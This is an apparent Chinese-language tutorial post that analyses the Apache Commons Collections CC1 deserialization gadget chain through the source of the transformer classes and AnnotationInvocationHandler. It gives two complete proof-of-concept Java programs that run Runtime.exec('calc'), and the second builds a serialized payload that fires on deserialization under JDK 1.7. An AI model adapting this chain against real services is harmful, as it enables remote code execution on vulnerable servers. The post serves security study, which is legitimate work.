Java CC链分析

cc全名叫commons collections，它里面集成了很多库，方便我们操作各种集合，有很多高级操作，由apache开源
链子的目的是构造链子来调用Runtime.getRuntime的exec来实现本地rce，这样可以帮助后期我们通过反序列化一些漏洞获得远程权限的一些操作，我们具体分析下
整条链子设计到了三个类分别是ConstantTransformer，InvokerTransformer，ChainedTransformer，我们逐一分析下它的源码

```
public class ConstantTransformer implements Transformer, Serializable {

    .........省略.....................

    public ConstantTransformer(Object constantToReturn) {
        this.iConstant = constantToReturn;
    }

    public Object transform(Object input) {
        return this.iConstant;
    }

    public Object getConstant() {
        return this.iConstant;
    }
}
```

我们看下它的构造方法和transform，这里构造方法传入了个object对象（即类）赋值给了它的属性iConstant，通过transform方法去返回，接下来分析InvokerTransformer

```
public class InvokerTransformer implements Transformer, Serializable {

    .......省略........
    public InvokerTransformer(String methodName, Class[] paramTypes, Object[]
args) {
        this.iMethodName = methodName;
        this.iParamTypes = paramTypes;
        this.iArgs = args;
    }

    public Object transform(Object input) {
        if (input == null) {
            return null;
        } else {
            try {
                Class cls = input.getClass();
                Method method = cls.getMethod(this.iMethodName,
this.iParamTypes);
                return method.invoke(input, this.iArgs);
            } catch (NoSuchMethodException var5) {
                throw new FunctorException("InvokerTransformer: The method '" +
this.iMethodName + "' on '" + input.getClass() + "' does not exist");
            } catch (IllegalAccessException var6) {
```

```
                throw new FunctorException("InvokerTransformer: The method '" +
this.iMethodName + "' on '" + input.getClass() + "' cannot be accessed");
            } catch (InvocationTargetException var7) {
                throw new FunctorException("InvokerTransformer: The method '" +
this.iMethodName + "' on '" + input.getClass() + "' threw an exception", var7);
            }
        }
    }
}
```

通过这个类，继续分析构造方法和transform方法，构造方法传入了三个变量，一个方法名字，类型，和args值变量，然后transform进行了一个反射的操作，用来获取对应的方法和传入它方法值即this.iArgs,但这里无法具体调用Runtime类，我们需要前两者结合进行调用，如何将他们结合起来，接下来继续分析ChainedTransformer

```
public ChainedTransformer(Transformer[] transformers) {
    this.iTransformers = transformers;
}

public Object transform(Object object) {
for(int i = 0; i < this.iTransformers.length; ++i) {
    object = this.iTransformers[i].transform(object);
}

return object;
}
```


这个构造方法传入了一个Transformer类的数组。transform用来遍历它传入的数组进而调用transform方法，那如何将这三种形成一个完整的链子结合起来呢，我们总结了以下的链子结合如下：
ChainedTransformer(ConstantTransformer(Runtime.getRuntime()),InvokerTransformer("exec",new Class[]{String.class},new Object[]{"calc"})------->ChainedTransformer.transform("ctfjava")
具体可以源码动调下，这里就省略了
完整的poc如下：

```
package com.ctfjava.main;

import com.ctfjava.entity.User;
import org.apache.commons.collections.Transformer;
import org.apache.commons.collections.functors.ChainedTransformer;
import org.apache.commons.collections.functors.ConstantTransformer;
import org.apache.commons.collections.functors.InvokerTransformer;

public class TestCC {
    public static void main(String[] args){
        //php的伪协议  接口
        Transformer transformer;
        //常量转换器，无论输入如何对象返回固定在
        ConstantTransformer constantTransformer=new
ConstantTransformer(Runtime.getRuntime());
        Object o=constantTransformer.transform(new User());
        System.out.println(o);  //java.lang.Runtime@45ee12a7
        //反射
```

```
        InvokerTransformer invokerTransformer=new InvokerTransformer("exec",new
Class[]{String.class},new Object[]{"calc"});
        ChainedTransformer chainedTransformer=new ChainedTransformer(new
Transformer[]{constantTransformer,invokerTransformer});
        chainedTransformer.transform("ctfjava");
    }
}
```



成功弹出计算器

下面就是我们去如何利用反序列化去触发它了，这个稍微麻烦点看的时候看的有点发懵，但搞清楚还是挺开朗的，这个触发链子是利用了jdk1.7下的内部库中的AnnotationInvocationHandler类。这个用idea在拓展里的路径是rt.jar--->sun--->reflect---->AnnotationInvocationHandler, 在分析利用之前看下TransformedMap类

```
public class TransformedMap extends AbstractInputCheckedMapDecorator implements
Serializable {

    public static Map decorate(Map map, Transformer keyTransformer, Transformer
valueTransformer) {
        return new TransformedMap(map, keyTransformer, valueTransformer);
    }

    protected TransformedMap(Map map, Transformer keyTransformer, Transformer
valueTransformer) {
        super(map);
        this.keyTransformer = keyTransformer;
        this.valueTransformer = valueTransformer;
    }
```

```
    protected Object checkSetValue(Object value) {
        return this.valueTransformer.transform(value);
    }


    public Object put(Object key, Object value) {
        key = this.transformKey(key);
        value = this.transformValue(value);
        return this.getMap().put(key, value);
    }

    public void putAll(Map mapToCopy) {
        mapToCopy = this.transformMap(mapToCopy);
        this.getMap().putAll(mapToCopy);
    }
}
```

decorate和put方法相结合能改完成转换的一个作用，类似你put了一个map（"test","123") 在这个类里去调用put无论你的键值都会被构造方法传入的值对象所覆盖，那这个有什么作用呢，这个作用就是this.valueTransformer的变量属性，我们看到checkSetValue方法的transform，在前面我们分析了chainedTransformer，跟这个作用是一样的用来触发弹出计算器，但依靠这里我们只能获得本地shell，但要想打远程还得需要触发点，这里就参考上面说的AnnotationInvocationHandler，我们去分析这个源码：

```
private void readObject(ObjectInputStream var1) throws IOException,
ClassNotFoundException {
    var1.defaultReadObject();
    AnnotationType var2 = null;

    try {
        var2 = AnnotationType.getInstance(this.type);
    } catch (IllegalArgumentException var9) {
        return;
    }

    Map var3 = var2.memberTypes();
    Iterator var4 = this.memberValues.entrySet().iterator();

    while(var4.hasNext()) {
        Map.Entry var5 = (Map.Entry)var4.next();
        String var6 = (String)var5.getKey();
        Class var7 = (Class)var3.get(var6);
        if (var7 != null) {
            Object var8 = var5.getValue();
            if (!var7.isInstance(var8) && !(var8 instanceof ExceptionProxy)) {
                var5.setValue((new
AnnotationTypeMismatchExceptionProxy(var8.getClass() + "[" + var8 +
"]")).setMember((Method)var2.members().get(var6)));
            }
        }
    }

}
}
```

我们在最后一行发现var5.setValue，这个就和前面TransformedMap的setValue一样了，如果我们控制var5的属性值为我们的chainedTransformer，让它去执行TransformedMap的setValue，为什么要去让它去执行这个里面的setValue呢，我们跟进这个类的setValue看下，这个setValue在它的父类里直接去父类看下即AbstractInputCheckedMapDecorator：

```
public Object setValue(Object value) {
value = this.parent.checkSetValue(value);
return super.entry.setValue(value);
}
```

在这里我们发现开始调用了checkSetValue，那么它就可以回过头去调用TransformedMap的checkSetValue了，然后就能去调用transform完成rce了，那么怎么调用那个AnnotationInvocationHandler呢，需要反射下它然后去传入我们的对象值即可,源码如下：

```
Class cl = Class.forName("sun.reflect.annotation.AnnotationInvocationHandler");
Constructor ctor = cl.getDeclaredConstructor(Class.class, Map.class);
ctor.setAccessible(true);
Object instance=ctor.newInstance(Target.class, transformedMap);
```


cls反射这个库，ctor用来获取方法类等，ctor.setAccessible开启访问权限设置为true，ctor.newInstance将我们的transformMap构造的类传入到目标类的构造方法里完成赋值，下面就是序列化下再反序列化就可以完成调用了，完整poc如下：

```
package com.ctfjava.main;

import com.ctfjava.enity.User;
import com.ctfjava.util.SerializeUtil;
import org.apache.commons.collections.Transformer;
import org.apache.commons.collections.functors.ChainedTransformer;
import org.apache.commons.collections.functors.ConstantTransformer;
import org.apache.commons.collections.functors.InvokerTransformer;
import org.apache.commons.collections.map.TransformedMap;

import java.lang.annotation.Target;
import java.lang.reflect.Constructor;
import java.lang.reflect.InvocationTargetException;
import java.util.HashMap;
import java.util.Map;
public class TestCC {
    public static void main(String[] args) throws ClassNotFoundException,
NoSuchMethodException, InvocationTargetException, InstantiationException,
IllegalAccessException {
        //php的伪协议  接口
        //Transformer transformer;
        //常量转换器，无论输入如何对象返回固定在
        ConstantTransformer constantTransformer=new
ConstantTransformer(Runtime.getRuntime());
        Object o=constantTransformer.transform(new User());
        System.out.println(o);  //java.lang.Runtime@45ee12a7
        //反射
        InvokerTransformer invokerTransformer=new InvokerTransformer("exec",new
Class[]{String.class},new Object[]{"calc"});
```

```
        ChainedTransformer chainedTransformer=new ChainedTransformer(new
Transformer[]{constantTransformer,invokerTransformer});
        //        chainedTransformer.transform("ctfjava");
        HashMap hashMap=new HashMap();
        Map
transformedMap=TransformedMap.decorate(hashMap,null,chainedTransformer);
        transformedMap.put("value","test");
        //        System.out.println(transformedMap.get("value"));
        Class cl =
Class.forName("sun.reflect.annotation.AnnotationInvocationHandler");
        Constructor ctor = cl.getDeclaredConstructor(Class.class, Map.class);
        ctor.setAccessible(true);
        Object instance=ctor.newInstance(Target.class, transformedMap);
        SerializeUtil c1=new SerializeUtil();
        byte[] data=c1.serialize(instance);
        c1.unSerialize(data);
    }
}
```



成功弹出计算器

注意：这个利用这个方法只能在jdk1.7版本以下，jdk1.8+就没有了